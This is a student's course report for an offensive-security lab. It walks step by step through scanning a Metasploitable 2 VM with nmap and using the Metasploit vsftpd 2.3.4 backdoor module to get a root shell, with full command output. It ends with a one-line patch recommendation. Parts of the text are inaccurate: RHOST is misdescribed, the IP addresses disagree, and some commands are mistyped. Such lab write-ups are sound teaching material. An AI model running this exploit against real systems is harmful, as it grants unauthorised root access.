Information Security

IS493

Offensive Project

(2) Report

Dr. MOHAMMAD MEHEDI

Name	ID
Tariq Ibrahim Alhajri	438104636

In this project, we use operating systems to implement what you learned in this course. We use VM VirtualBox using two environments to operate our exploit and our attack. The environments created are:

- **Linux Kali:** This operating system is made to perform the attacks.
- **Metasploitable 2:** It is a vulnerable ubuntu Linux operating system.

We chose the VSFTP 2.3.4.

***Vulnerability*:**

The File Transfer Protocol (FTP) is a standard network protocol used for the transfer of computer files between a client and server on a computer network. FTP is built on a client-server model architecture using separate control and data connections between the client and the server. FTP users may authenticate themselves with a clear-text sign-in protocol, normally in the form of a username and password, but can connect anonymously if the server is configured to allow it.


VSFTP 2.3.4 This update of VSFTPD includes a loophole that was created by an attacker. While the backdoor was found and immediately deleted by the developers, several users downloaded and installed the backdoor version of VSFTPD. The backdoor payload is started in response to a:) character combination in the username which represents a smiley face.

```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3
.4 Backdoor Command Execution
```

- **Module Name:** exploit/unix/ftp/vsftp_234_backdoor
- **Released:** 2011-07-03

How to Exploit:

Step1, First, get the target address (in Metasploitable 2) by write this command: ifconfig.



This is the IP from the target is "192.168.56.101"

Step2, scan the IP address of the victim on the attacker machine (Linux Kali**)"nmap 192.168.56.101"**

```
root@Tariq:/home/tariq
File  Actions  Edit  View  Help

┌──(root💀 Tariq)-[/home/tariq]
└─# nmap -A 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-30 09:09 EST
Nmap scan report for 192.168.56.101
Host is up (0.00085s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
```

We found the FTP port 21 and its Open

Step3, we use command **"msfconsole"** to Start exploit.

```
root@Tariq:/home/tariq
File  Actions  Edit  View  Help

┌──(root💀 Tariq)-[/home/tariq]
└─# msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]
```

Step4, we use Metasploit tool to check if vsFTPd 2.3.4 has a vulnerability or not:

```
root@Tariq: /home/tariq
File  Actions  Edit  View  Help
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View a module's description using info, or the enhanced version in
 your browser with info -d

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Des
cription
   -  ----                                  ---------------  ----       -----  ---
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSF
TPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/
unix/ftp/vsftpd_234_backdoor

msf6 > use xploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules
```

It shows that there is a vulnerability which is vsftp_234_backdoor

Step5, we exploit by typing "use exploit/unix/ftp/vsftp_234_backdoor" in the Metasploit tool which will exploit module:

```
[*] Using exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backd
oor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Now the vsftpd_234_backdoor exploit module is selected.

Step6, we use command "show options" to give us options for exploiting:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identi
r hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

It shows the options of the module , and as you see the RHOSTS is not setting to anything and we can use it by command USE

Step7, we use command " set RHOST 192.168.1.77 " RHOST is a mechanism allows users to log in to a UNIX-based system from another computer on the same network.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exloit
[-] Unknown command: exloit.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:6200) at 2020-11-3
0 09:14:19 -0500

id
uid=0(root) gid=0(root)
```

Now we exploited the victim's OS and Backdoor service has been spawned

Step8, finally we write command " exploit " to exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:6200) at 2020-11-3
0 09:14:19 -0500

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux
whoami
root
```

And as we can see, by command id it shows that we have root privilege
And by command uname -a its shows us the victim's OS name, version, hardware name and processor type

Network topology:

Kali Linux and Metasploitable2 are connected to the same network.

OS & Software Involved:

- The operating systems and the applications used for the attack are:

1. **Kali Linux** (Attacker OS): Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains over 600 tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company
2. **Metasploitable 2** (Victim OS): Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities
3. Oracle **VM VirtualBox** to build two worlds for all OSs to hack and attack the VirtualBox.

Configuration:

The **IP address** each machine is:

```
IPv4 Address. . . . . . . . . . . : 192.168.100.4
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.100.1
```

Attacker OS:192.168.100.4

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:89:6b
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.
          inet6 addr: fe80::a00:27ff:fe06:896b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11891 errors:0 dropped:0 overruns:0 frame:0
```

target OS: 192.168.56.101

Proposed solution:

The vulnerability is in the vsFTPd version 2.3.4, the solution is to download a patch to remove this backdoor vulnerability from the system and close the vulnerability.

Screenshots:

Step1:


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:89:6b
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.
          inet6 addr: fe80::a00:27ff:fe06:896b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11891 errors:0 dropped:0 overruns:0 frame:0
```

Step2:

```
root@Tariq:/home/tariq
File  Actions  Edit  View  Help

┌──(root💀 Tariq)-[/home/tariq]
└─# nmap -A 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-30 09:09 EST
Nmap scan report for 192.168.56.101
Host is up (0.00085s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
```

Step 3:

```
root@Tariq:/home/tariq
File  Actions  Edit  View  Help

┌──(root💀 Tariq)-[/home/tariq]
└─# msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                        ]
```

Step4:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Des
cription
   -  ----                                  ---------------  ----       -----  ---
---------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSF
TPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/
unix/ftp/vsftpd_234_backdoor

msf6 > use xploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules
```

Step5:

```
[*] Using exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backd
oor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Step6:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identi
r hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Step7:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exloit
[-] Unknown command: exloit.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:6200) at 2020-11-3
0 09:14:19 -0500

id
uid=0(root) gid=0(root)
```

Step8:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:6200) at 2020-11-3
0 09:14:19 -0500

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux
whoami
root
```